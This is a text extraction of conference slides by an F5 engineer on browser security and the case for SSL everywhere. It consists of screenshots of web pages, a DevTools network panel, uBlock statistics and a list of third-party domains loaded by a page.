



Wicked games in a **browser** and why **SSL** everywhere

Luboš Klokner

F5 System Engineer

lubos@f5.com

+421 908 755152

[@lklokner](https://twitter.com/lklokner) 

Boring introduction


...so called Captain Obvious

How to hack...

How not to be hacked...







[Cisco Solutions](#)

An introductory guide to Cisco products and services that meet your internetworking needs.



[Corporate News & Information](#)

Employment opportunities, acquisitions, contacts, news releases, newsletters, and investor relations.



[Products & Ordering](#)

Complete product information, how to order, and online ordering in Cisco MarketPlace.



[Service & Support](#)

Software, technical assistance tools, Commerce Agents, customer services, and documentation.



[Seminars, Events & Training](#)

Worldwide internetworking seminars, events, conferences, and training courses.



[Partners & Resellers](#)

Cisco certified partners and resellers worldwide along with partner programs and services.

Quick Search:

 [Full Search Page](#)


Headlines

[Mainframes Unleashed](#)

Cisco plans equity stake in Interlink and OpenConnect for integrated SNA networking software.

[Electronic Commerce](#)

Cisco enhances its electronic business model with the Internetworking Products Center.

[Token Ring Switching](#)

Catalyst 1800 switch increases network performance, management, and broadcast control.

[MORE](#)



See the Future - View our Webcast



Professional Services - We Ensure Success



Year 2000 Compliant




Investor Relations


Search



We keep .com on™



What do we need?



Office 365 Microsoft Excel Online – sp x F5 Platform Specifications x Luboš

https://f5-my.sharepoint.com/personal/l_klokner_f5_com/_layouts/15/WopiFrame.aspx?sourcedoc={7da4d92e-b380-4332-803a-2b11e...}

Excel Online Lubos Klokner F5 Platform Specifications Matrix - Jan 2016 - Editable Share Lubos Klokner

FILE HOME INSERT DATA REVIEW VIEW Tell me what you want to do OPEN IN EXCEL

Undo Clipboard Font Alignment Number Tables Cells Editing

Clipboard: Cut, Copy, Paste, Trebuchet MS, 9, Wrap Text, Merge & Center, Number Format, Survey, Format as Table, Insert, Delete, AutoSum, Clear, Sort, Find

F5 Platform Specifications

Last updated: 01/ January 2016

	Product:	VIPRION 4800+B4340	VIPRION 4800+B4300	VIPRION 4480+B4340	VIPRION 4480+B4300	VIPRION 2400+B2250	VIPRION 2400+B2150	VIPRION 2200+B2250	VIPRION 2200+B2150	BIG-IP 12250v	BIG-IP 10350v	BIG-IP 10250v
Platform:												
Platform Name		S101+A110	S100+A108	J103+A110	J102+A108	F100+A112	F100+A113	D114+A112	D114+A113	D111	D112	D113
Chassis Form Factor		Modular	Modular	Modular	Modular	Modular	Modular	Modular	Modular	Fixed	Fixed	Fixed
Number of Slots		8	8	4	4	4	4	2	2	0	0	0
Chassis Height (Rack Units)		16U	16U	7U	7U	4U	4U	2U	2U	2U	2U	2U
NEBS Level 3 Certified		i	—	i	—	—	—	—	—	—	i	—
Power Supplies:												
AC Power Supplies included		2	2	4	4	2	2	2	2	2	—	2
Single AC Power Supply Capacity		2600 W	2600 W	2000 W	2000 W	1400 W	1400 W	800 W	800 W	850 W	—	850 W
Redundant AC Power		i	i	i	i	i	i	i	i	i	—	i
DC Power Option		i	i	i	i	i	i	i	i	i	i	i
Processors, Memory, Disks:												

Platform Specifications

HELP IMPROVE OFFICE



Štvrtok 10. 11. | 3°C Bratislava



Máte tip?
Pošlite nám ho!

prihlásiť / registrovať

SPRÁVY PROMINENTI ŠPORT TIP OD VÁS TIVI.SK VIDEOSPRÁVY HOROSKOP SRDCE PRE DETI TITULKA



NAJČÍTANEJŠIE

24h / 3d / 7d

1. Génus! Učiteľ Slavo inteligenciou valcuje všetkých protivníkov: Vo vedomostnej súťaži Duel prekonal rekord!
2. Súrodenci neprišli ráno do školy, znepokojená babka sa vybrala na kontrolu: Našla ich doma nahé a s mŕtvou mamou!

Elements Console Sources Network Timeline Profiles Application Security Audits										
View: <input type="checkbox"/> Preserve log <input type="checkbox"/> Disable cache <input type="checkbox"/> Offline No throttling										
Filter <input type="checkbox"/> Regex <input type="checkbox"/> Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other										
Name	Status	Type	Initiator	Size	Time	Timeline – Start Time	10.00s	15.00s	20.00s	25.00s
<input type="checkbox"/> data:image/gif;base...	200	gif	bundle.js?v=76f3fb3...:25	(from memo...	0ms					
<input type="checkbox"/> data:image/gif;base...	200	gif	bundle.js?v=76f3fb3...:25	(from memo...	0ms					
<input type="checkbox"/> data:image/gif;base...	200	gif	bundle.js?v=76f3fb3...:25	(from memo...	0ms					
<input type="checkbox"/> data:image/gif;base...	200	gif	bundle.js?v=76f3fb3...:25	(from memo...	0ms					
<input type="checkbox"/> redirect?dn=www.cas.sk&pn=cas	(failed)		Other	0B	11ms					
<input type="checkbox"/> cas?q%5B0%5D%5Btt%5D=pageView&q%5...	(failed)		Other	0B	11ms					
<input type="checkbox"/> cas?tt=ping&sz=1280x800&mv=1&pn=cas&vn...	(failed)		Other	0B	2ms					

Elements Console Sources **Network** Timeline

View: Preserve log Disable

Filter ☐ Regex ☐ Hide data URLs All | XHR J

Name	Status	Type
<input type="checkbox"/> data:image/gif;base...	200	gif
<input type="checkbox"/> data:image/gif;base...	200	gif
<input type="checkbox"/> data:image/gif;base...	200	gif
<input type="checkbox"/> data:image/gif;base...	200	gif
<input type="checkbox"/> redirect?dn=www.cas.sk&pn=cas	(failed)	
<input type="checkbox"/> cas?q%5B0%5D%5Btt%5D=pageView&q%5...	(failed)	
<input type="checkbox"/> cas?tt=ping&sz=1280x800&mv=1&pn=cas&vn...	(failed)	

152 requests | 2.5MB transferred | Finish: 28.49s DOMContentLoaded: 5.40s | Load: 13.50s

uBlock 0.9.5.0 uBlock

requests blocked

on this page

16 or 21%


since install

1,859 or 1%

domains connected

4 out of 11


HTTP Client – Server



Mr. Browser




HTML Document Object Model (DOM)



HTML Document Object Model (DOM)

- **dynamic.domain.com**
- **img.domain.com**
- **static.ux.domain.dom**
- **ads.google.com**
- **xyz.cdn.cloud.com**
- **www.google-analytics.com**
- **[fcbk|twitter].com**
- **geoloc.weather.com**

